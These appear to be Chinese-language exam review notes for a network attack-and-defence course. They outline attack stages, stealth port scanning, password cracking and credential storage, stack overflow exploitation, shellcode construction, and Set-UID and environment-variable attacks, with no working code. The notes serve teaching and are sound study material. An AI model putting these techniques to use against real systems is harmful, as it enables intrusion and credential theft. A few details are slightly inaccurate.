

攻防技术复习

攻防技术复习

1. 网络攻击技术
 - 1.1 **攻击分类标准和类别***
 - 1.2 **攻击步骤方法与详细理解***
2. 信息收集技术
 - 2.1 公开信息收集的定义、内容、分类和必要性
 - 2.2 **网络扫描的类型和原理***
 - 2.3 漏洞扫描的目的、原理、组件和方法
 - 2.4 网络拓扑探测
3. 口令攻击
 - 3.1 口令的定义和作用
 - 3.2 针对口令的攻击方法
 - 3.3 口令攻击的防范方法
4. 软件漏洞
 - 4.1 漏洞概述
 - 4.2 **典型漏洞类型***
 - 4.3 **溢出漏洞利用原理***
 - 4.4 **Shellcode**
 - 4.5 环境变量攻击
5. Web应用攻击
 - 5.1 web应用基础
 - 5.2 **XSS攻击***
 - 5.3 SQL注入攻击
 - 5.4 HTTP会话攻击及防御
6. 假消息攻击
 - 6.1 **包嗅探与欺骗的原理及攻击思路***
 - 6.2 **TCP攻击***
 - 6.3 **DNS 攻击***
7. 熔断和幽灵攻击
 - 7.1 CPU缓存原理
 - 7.2 **侧信道攻击***
 - 7.3 **熔断攻击***
 - 7.4 **幽灵攻击***
8. 追踪溯源技术
 - 8.1 追踪溯源概述
 - 8.2 追踪溯源面临的挑战
 - 8.3 追踪溯源典型技术
 - 8.4 追从溯源技术发展趋势

答疑

1. 网络攻击技术

1.1 攻击分类标准和类别*

- 分类标准:

- 互斥性（分类类别不应重叠）
- 完备性（覆盖所有可能的攻击）
- 非二义性（类别划分清晰）
- 可重复性（对一个样本多次分类结果一致）
- 可接受性（符合逻辑和直觉）
- 实用性（可用于深入研究和调查）
- 按交互关系分类：
 - **物理攻击 (Local Attack)**：攻击者通过实际接触被攻击的主机实施的各种攻击方法。
 - **主动攻击 (Server side Attack)**：攻击者利用Web、FTP、Telnet等开放网络服务对目标实施的各种攻击。
 - **被动攻击 (Client side Attack)**：攻击者利用浏览器、邮件接收程序、文字处理程序等客户端应用程序漏洞或系统用户弱点，对目标实施的各种攻击。
 - **中间人攻击 (Man in Middle Attack)**：攻击者处于被攻击主机的某个网络应用的中间人位置，进行数据窃听、破坏或篡改等攻击。

1.2 攻击步骤方法与详细理解*

- 攻击步骤：
 - **信息收集 (Information Gathering)**
 - 任务目的：尽可能多地收集目标的相关信息，为后续的“精确”攻击建立基础。
 - 主要方法：（主动攻击）
 - 利用公开信息服务
 - 主机扫描与端口扫描
 - 操作系统探测与应用程序类型识别
 - **权限获取 (Exploit)**
 - 任务目的：获取目标系统的读、写、执行等权限。
 - 主要方法：
 - 主动攻击：口令攻击、缓冲区溢出、脚本攻击.....
 - 被动攻击：特洛伊木马、使用邮件、IM等发送恶意链接.....
 - **安装后门 (Control)**
 - 任务目的：在目标系统中安装后门程序，以更加方便、更加隐蔽的方式对目标系统进行操控。
 - 主要方法：
 - 主机控制木马、Web服务控制木马
 - **扩大影响 (Lan Penetration)**
 - 任务目的：以目标系统为“跳板”，对目标所属网络的其它主机进行攻击，最大程度地扩大攻击的效果。
 - 主要方法：
 - 远程攻击主机的所有攻击方式
 - 局域网内部攻击所特有的嗅探、假消息攻击等方法
 - **清除痕迹 (Clearing)**
 - 任务目的：清除攻击的痕迹，以尽可能长久地对目标进行控制，并防止被识别、追踪。
 - 主要方法：
 - Rootkit隐藏、系统安全日志清除、应用程序日志清除
- 其他攻击模型：
 - Attack Lifecycle Model:

- 初始侦察 (initial recon)
- 初始破坏 (initial compromise)
- 站稳脚跟 (establish foothold)
- 升级特权 (escalate privileges)
- 内部侦察 (internal recon)
- 横向移动 (move laterally)
- 维护状态 (maintain presence)
- 完成任务 (complete mission)
- APT's Killing Chain Model



- 物理攻击和社会工程学
 - 物理攻击：通过各种技术手段绕过物理安全防护体系，从而进入受保护的设施场所或设备资源内，获取或破坏信息系统物理媒体中受保护信息的攻击方式。
 - 社会工程学：利用人类的愚蠢，操纵他人执行预期的动作或泄漏机密信息的一门艺术与学问

2. 信息收集技术

2.1 公开信息收集的定义、内容、分类和必要性

- 定义：信息收集是指黑客**为了更加有效地实施攻击而在攻击前或攻击过程中**对目标的所有探测活动。
- 内容（举例）：域名和IP地址；防火墙、入侵检测等安全防范措施；内部网络结构、域组织、用户电子邮件；操作系统类型；端口；系统构架；敏感文件或目录；应用程序类型.....
- 必要性：攻防对抗（博弈）中，对敌方信息的掌握是关键；对于攻击者可以掌握先手优势，内容是攻击目标的信息收集；对防御者可以后发制人，内容是对攻击者实施信息收集归因溯源

重要观点：信息收集是渗透测试的最重要的一环、关于攻击目标，知道得越多越好、知道得越多，就可能知道得更多、没有无用的信息。

- 分类：
 - 主动：通过直接访问、扫描网站，这种将流量流经网站的行为；能获取更多信息但是目标主机可能留下操作记录。
 - 被动：利用第三方的服务对目标进行访问了解；收集到的信息相对少但行动不易被发现。
- 公开信息收集：
 - 举例：
 - 利用Web服务：获取网站拥有者信息（社会工程学）；得到对应IP地址；获取目标网络拓扑结构（网络拓扑图，子域名，IP分配表）。
 - 利用搜索引擎服务：利用公开信息服务收集信息；高级搜索语法；Shodan
 - 利用WhoIs服务：功能是查询已注册域名的拥有者信息（包括登记人、联系电话、域名注册更新时间等）；使用方法；利用镜像或官网获得whois；企业备案信息；
 - 利用DNS域名服务：区域传送（zone transfer）允许一个辅域名服务器更新自己的区域数据，若配置不当可能造成内部主机名和IP地址的泄露；`nslookup` 指令查到域名服务器地址和IP地址
 - 公开信息收集方法的应用：社会工程学；Maltego；

2.2 网络扫描的类型和原理*

- 类型：

- 主机扫描：Ping Sweeping，利用ICMP协议（协议负责差错的报告与控制。比如目标不可达，路由重定向等）。
- 向目标主机发送ICMP请求（Echo Request）报文，期待从运行主机得到ICMP回显应答，判断主机存活状态。

ICMP报文格式：

MAC帧头 | IP包头 | ICMP包头 | 数据

0	8	16	31
类型	代码	校验和	
其他字段（不同的类型可能不一样）			
数据区.....			

类型域（type）用来指明ICMP报文类型，代码域（code）确定包具体作用。

名称	类型
ICMP Destination Unreachable 目标不可达	3
ICMP Source Quench 源抑制	4
ICMP Redirection 重定向	5
ICMP Timestamp Request/Reply 时间戳	13/14
ICMP Address Mask Request/Reply 子网掩码	17/18
ICMP Echo Request/Reply 响应请求/应答	8/0

高级IP扫描技术：异常的 IP 包头（伪造 header length 或 IP Options字段，会返回 ICMP Parameter Problem Error）、在 IP 头中设置无效的字段值（过滤设备会反馈 ICMP Destination Unreachable）、错误的数据分片。

- 端口：
 - TCP扫描：
 - 基本扫描，TCP connect，实现简单普通用户权限，但会被日志记录。
 - 隐秘扫描：
 - 半连接扫描：向主机发送SYN，回复SYN/ACK则存活，RST/ACK则没有存活
 - ACK扫描：设置flags为ACK，不回复表示端口关闭或过滤；回复TTL<=64则开放，>64则关闭（win）
 - FIN扫描：标志位FIN设置1，开放则无反应，返回RST则关闭。
 - NULL扫描：设置flags为空，不回复则开启，返回RST则关闭。
 - Xmas：设置所有标志位，不回复则开启，回复所有标志位表示关闭。
 - 优点：不会记录；可以绕过某些防火墙；netstate不会显示
 - 缺点：raw IP 编程实现复杂；不同操作系统结构不同。
 - UDP扫描
 - 对目标端口发送特殊定制的UDP报文，
 - 开放端口：UDP反馈
 - 关闭端口：ICMP port unreachable

- 系统类型扫描
 - 端口扫描结果分析：由于现代操作系统往往提供一些自身特有的功能，而这些功能又很可能打开一些特定的端口。
 - 应用程序banner
 - TCP/IP 协议栈指纹：不同的操作系统在实现 TCP/IP 协议栈时都或多或少地存在着差异。

2.3 漏洞扫描的目的、原理、组件和方法

- 安全漏洞：在计算机安全领域，安全漏洞（Security Hole）通常又称作脆弱性（vulnerability），来源有：硬件、软件或协议设计时的瑕疵；硬件、软件或协议实现中的弱点；硬件、软件本身的瑕疵；系统和网络的错误配置。
- 漏洞扫描：指利用一些专门或综合漏洞扫描程序对目标存在的系统漏洞或应用程序漏洞进行扫描。缺陷是报告不一定可靠，而且易暴露目标。
- 策略：
 - **被动式策略**是**基于主机**的检测，对系统中不合适的设置、脆弱的口令以及其他同安全规则相抵触的对象进行检查；
 - **主动式策略**是**基于网络**的检测，通过执行一些脚本文件对系统进行攻击，并记录它的反应，从而发现其中的漏洞。
- 主要方法：
 - 直接测试：利用漏洞特点发现系统漏洞。特点：通常用于对Web服务器漏洞或DoS进行检测，可以精准判断是否存在特定漏洞，对渗透步骤较多的漏洞速度慢，攻击性强可能造成破坏，不是所有漏洞信息都能通过直接测试获得。
 - 推断：不利用系统漏洞而判断漏洞是否存在的方法，不直接渗透漏洞而是简介寻找漏洞存在证据。主要手段：**版本检查、程序行为分析、操作系统堆栈指纹分析和时序分析**等。
 - 带凭证的测试：凭证指访问服务所需要的用户名或者密码，包括 UNIX 的登录权限和从网络调用 Windows NT 的 API 的能力。很多攻击是拥有shell访问权限的用户发起的，对于这样的漏洞需要赋予测试进程目标系统的角色。
- 漏洞扫描软件：
ISS, SATAN/SAINT, Nessus,

2.4 网络拓扑探测

- **拓扑探测**：Traceroute 技术用来发现实际的路由路径；SNMP不同类型网络设备之间客户机 服务器模式的简单通信协议；
- **网络设别识别**：如路由器、交换机；如搜索引擎Shodan、ZoomEye；基于设备指纹的设备类型探测，banner信息的获取渠道：FTP、SSH、Telnet、HTTP
- **网络实体IP地理位置定位**：基于查询信息的定位（通过查询机构注册的信息确定网络设备的地理位置）；基于网络测量的定位（利用探测源与目标实体的时延、拓扑或其他信息估计目标实体的位置）

3. 口令攻击

3.1 口令的定义和作用

- 对于计算机系统，只有经过授权的合法用户才能访问。
- 身份认证
 - 定义：用户向计算机系统以一种安全方式提交自己身份证明，然后由系统确认用户的身份是否属实，最终拒绝用户或赋予用户一定权限。
 - 方式：用户名密码、磁卡智能卡、人生理特征、地理位置、其他认证等

- 过程：请求方提出认证请求；服务器和请求方相互认证交互过程；服务器判断认证是否成功。

3.2 针对口令的攻击方法

- 针对**口令强度**的攻击方法：
 - 强口令与弱口令：较为安全的口令应不容易被发现规律，有足够的长度；对长度的要求随应用环境的不同而不同，使攻击者在某个时间段内难以破解
 - 攻击方法：字典攻击（高概率口令存入字典）、强力攻击（穷举）、组合攻击、撞库攻击（收集已经泄露的用户名和口令）、彩虹表攻击（破解哈希算法，用于破解MD5等）
- 针对**口令存储**的攻击方法：
 - 口令存储：基础口令文件在 `/etc/passwd`，散列口令在 `/etc/shadow` 内。
 - Linux shadow文件密码分三个部分，使用的算法、salt、密码哈希。salt的作用是使相同的输入有不同的散列。salt可以防止字典攻击、彩虹表攻击，原理是，上述攻击方式基于一个“目标密码与计算数据相同则哈希值相同”前提，而salt的存在破坏了这种特性。
 - Windows口令存储机制：SAM文件。其保护措施是：在操作系统运行期间被system用户锁定即使使用admin也无法访问；SAM在注册表中的备份是隐藏的；SAM信息压缩处理因此不可读
 - 认证协议 NTLM：将口令转换为Unicode字符串；用md4对其单向hash生成16byte hash；NTLMv2在此基础上增加了双向验证。
 - 本地获取方法：获取系统自动保存的口令字（在硬盘上）；直接读取windows系统中的登录口令（暂存在内存中）；破解SAM信息。
- 针对**口令传输**的攻击方法：
 - 嗅探攻击：
 - 前提：802.3以太网是使用广播信道的网络，在以太网中所有通信是广播的；
 - 网卡的侦听模式有：广播模式、组播模式、普通模式、混杂模式
 - 键盘记录：
 - 硬件截获：修改主机键盘接口
 - 软件截获：监视操作系统处理键盘输入的接口，将来自键盘的数据记录下来。
 - 网络钓鱼：攻击者利用欺骗性电子邮件或伪造的web站点骗取用户输入口令
 - 重放攻击：
 - 定义攻击者记录下当前的通讯流量以后再适当的时机重发给通讯某一方达到欺骗的目的（简单重放、反向重放）

3.3 口令攻击的防范方法

- 口令防范：
 - **选择安全密码**：设置足够长度口令，混合使用大小写字母特殊符号
 - **防止口令猜测攻击**：硬盘分区采用**NTFS格式**；正确设置**管理账户**；禁止不需要的服务；关闭不用的端口。
 - **设置安全策略**：如设置密码最长使用期限

4. 软件漏洞

4.1 漏洞概述

- 定义：指信息系统硬件、软件、操作系统、网络协议、数据库等在设计上、实现上出现的可以被攻击者利用的错误、缺陷和疏漏。
- 分类方法：针对安全操作系统研究而提出的漏洞分类、将安全性漏洞和软件错误结合在一起的漏洞分类、多维度分类、广义漏洞分类、抽象分类等
- 步骤：漏洞发现、漏洞分析、漏洞利用


- 后果：从导致的后果来看，漏洞可能会造成：以匿名身份直接获取系统最高权限；从普通用户提升为管理员用户；实施远程拒绝服务攻击等。
- 标准化研究：公共漏洞和暴露（CVE）、通用缺陷枚举（CWE）

4.2 典型漏洞类型*


- 栈溢出原理：

- 内存分布：

当程序运行时，计算机会在内存区域中开辟一段连续的内存块，包括**代码段**、**数据段**和**堆栈段**三部分。



内存中的存放形式：




(stack向下增长，heap向上增长。一般程序一开始声明的局部变量都在栈中，malloc得来的都在堆中)

- 代码段 (.text) 也称文本段，存放机器码，可执行指令从此获取，一般只读，修改导致 segmentation fault
- 数据段包括初始化的数据段 (.data, 保存全集的和静态的已初始化变量) 和未初始化的数据段 (.bss, 保存全局的和静态的未初始化变量)，编译时分配。
- 堆：储存程序运行分配的变量，由malloc或new实现
- 栈：存储函数调用临时信息的结构，如，函数调用传递的参数、函数返回地址、**函数局部变量**等。程序运行时由编译器在需要时分配，不需要时自动清除
- 程序在内存中的影像：

随着函数调用层数的增加，函数栈帧是向内存低地址方向延伸。随着进程中函数调用层数的减少即各函数调用的返回，栈帧会被遗弃向内存的高址方向回缩。溢出中，**我们关注数据区和堆栈区**

○ 程序所使用的栈：

- 栈帧寄存器：ESP栈顶指针；EBP及地址指针，加上偏移地址可以引用函数参数和局部变量
- 函数调用栈中压入情况如下：



核心原理是局部变量溢出则可能覆盖掉EBP和RET

是直接在哪个函数内部的局部变量（堆）才能覆盖哪个函数的返回地址，无法跨层覆盖

- 其他溢出漏洞类型：堆溢出、格式化串、整形溢出、释放再利用

4.3 溢出漏洞利用原理*

- 基本流程：

注入恶意数据 -> 溢出缓冲区 -> 控制流重定向 -> 执行有效载荷

在哪里注入溢出数据？数据多长才能覆盖返回地址？用什么内容覆盖返回地址？执行什么样的攻击代码？

- 关键技术：

○ 溢出点定位：

- 探测法：构造数据，根据出错的情况判断，如构造字符串
012345678AAAABBBCCCCDDDD看错误返回位置是什么地址
- 反汇编分析：例如直接看汇编语言 `lea edx, [ebp-10h]` 语句地址

○ 覆盖执行控制地址：

- 执行控制地址包括：返回地址、函数指针变量、异常处理结构


○ 覆盖异常处理结构：

- 一种对程序异常的处理机制，把错误处理代码与正常情况执行的代码分开，程序异常时中断当前线程将控制权交给异常处理
- **跳转地址的缺点：**
 - 跳转指令选取： `jmp esp` `call ebx` `call ecx` 等
 - 搜索范围：任意地址、系统dll、进程代码块、PEB、TEB
- **Shellcode的定位和跳转**
 - 基本构成： `NOP sled` | `Decoder` | `Real_shellcode`

NOP sled 无副作用指令填充即可；Decoder 对后一部分解码；Real_Shellcode真正有意义的shellcode，但经过了编码

4.4 Shellcode

- 定义：就是一段能够完成一定功能 比如打开一个命令窗口、可直接由计算机执行的机器代码，通常以十六进制的形式存在。
- 作用：例如，弹出对话框、打开dos窗口、添加系统管理用户、打开远程连接端口、发起反向连接、下载木马病毒运行、删除文件等
- windows调用原理：
 - 加载（LOAD）函数所在的动态链接库
 - 使用堆栈进行参数传递
 - 调用（CALL）函数地址
- 思路：
 - 将参数压入栈（push每次必须压入四个字节，或逐个字节赋值）
 - 将参数地址压入栈
 - call 恶意函数地址
- 常见问题处理：
 - 调用恶意函数之后要进行扫尾工作；
 - shellcode中不能包含null字节，可以用某个寄存器xor自己得到null字节；
 - 加载必要的dll文件
- 通用shellcode编写方法：
 - 将每个版本的 Windows 操作系统所对应的函数的地址列出来，然后针对不同版本的操作系统使用不同的地址；
 - 动态定位函数地址：使用 `GetProcAddress` 和 `LoadLibrary` 函数动态获取其它函数的地址。




具体方法:

- 暴力搜索: 从 0x77e0000 或者 0xbff00000 开始搜索, 只要找到 MZ 和 PE 标志, 即找到 Kernel32.dll 的开始地址, 然后搜索函数的引出表, 找到 `GetProcAddress` 和 `LoadLibrary` 的函数名和函数地址 (已不通用)
- 使用 PEB 获取 `GetProcAddress` 地址:

TEB (Thread Environment Block, 线程环境块) 系统在此 TEB 中保存频繁使用的线程相关的数据。位于用户地址空间, 在比 PEB 所在地址低的地方。进程中的每个线程都有自己的一个 TEB。一个进程的所有 TEB 都以堆栈的方式, 存放在从 0x7FFDE000 开始的线性内存中, 每 4KB 为一个完整的 TEB, 不过该内存区域是向下扩展的。在用户模式下, 当前线程的 TEB 位于独立的 4KB 段, 可通过 CPU 的 FS 寄存器来访问该段, 一般存储在 [FS: zero]

PEB (Process Environment Block, 进程环境块)

使用 PEB 获得 Kernel32.dll 的原理: fs 寄存器指向 TEB 结构; TEB+0x30 指向 PEB 结构; PEB+0x0C 指向 PEB_LDR_DATA 结构; PEB_LDR_DATA+0x1C 就是一些动态链接库地址, 第一个指向 ntdll.dll, 第二个指向 Kernel32.dll



查找引出表: 在函数名称数组中查找需要的函数名; 在函数序号数组中查找对应的函数序号; 根据函数序号在地址数组中得到对应的地址值;

- SHE获得kernel基址、HASH法查找所有函数地址
- HASH 法查找所有函数地址

4.5 环境变量攻击


- 环境变量：
 - 概念：一组动态的定义值，操作系统运行环境的一部分，应先正在运行的进程的行为方式（也就是加载哪些外部dll），如PATH变量。
 - 访问方法：主函数加上 `char* envp[]` 参数；或者主函数前声明 `extern char** environ;`
 - 进程获取环境变量：
 - 使用 `fork()` 创建一个新进程，子进程继承父进程的环境变量；
 - 用 `execve` 启动新程序，旧环境变量丢失；用特殊方法调用执行 `lost.Execve()` 将环境变量从一个进程传递给另一个。

其中用 `execve()` 可以在参数中设置新的进程的环境变量。该函数时执行一个新
的 `/usr/bin/env`

- 环境变量的内存位置：envp只能在主函数中访问；environ是一个全局变量，最初和envp指向同一个地方；对环境变量更改时储存环境变量的位置会移动到堆（environ变，envp不变）
- shell命令和环境变量：是shell使用的内部变量，常认为和环境变量相同；shell提供了内置指令允许用户创建分配删除shell变量


`/proc` 文件系统：是Linux中的虚拟文件系统，包含每个进程的一个目录，使用进程ID作为目录名称，目录中有一个名为environ的虚拟文件，包含进程的环境。例如，
`strings /proc/$$/environ` 将打印当前进程的环境变量

在bash shell中调用env程序将在子进程中运行，因此打印shell子进程的环境变量而不是自己的。shell启动时会将环境变量复制到自己的shell变量中，所以对shell变量的更改不会反映到环境变量上



在shell中输入env会创建一个子进程

- Set-UID:
 - 概念：允许用户已程序所有者权限运行程序
 - 作用：每个进程有两个用户ID，RUID（真正所有者）和EUID（进程权限），正常执行时RUID == EUID；执行Set-UID时RUID是用户ID但EUID是程序所有者ID。
- 通过动态链接器攻击：
 - 链接可以找到在程序中引用的外部库代码
 - 链接可以在运行或编译时完成
 - 静态链接：连接器结合了程序的代码和包含使用的函数的库代码
 - 动态链接：运行使用动态链接编译的程序之前首先将可执行程序加载到内存



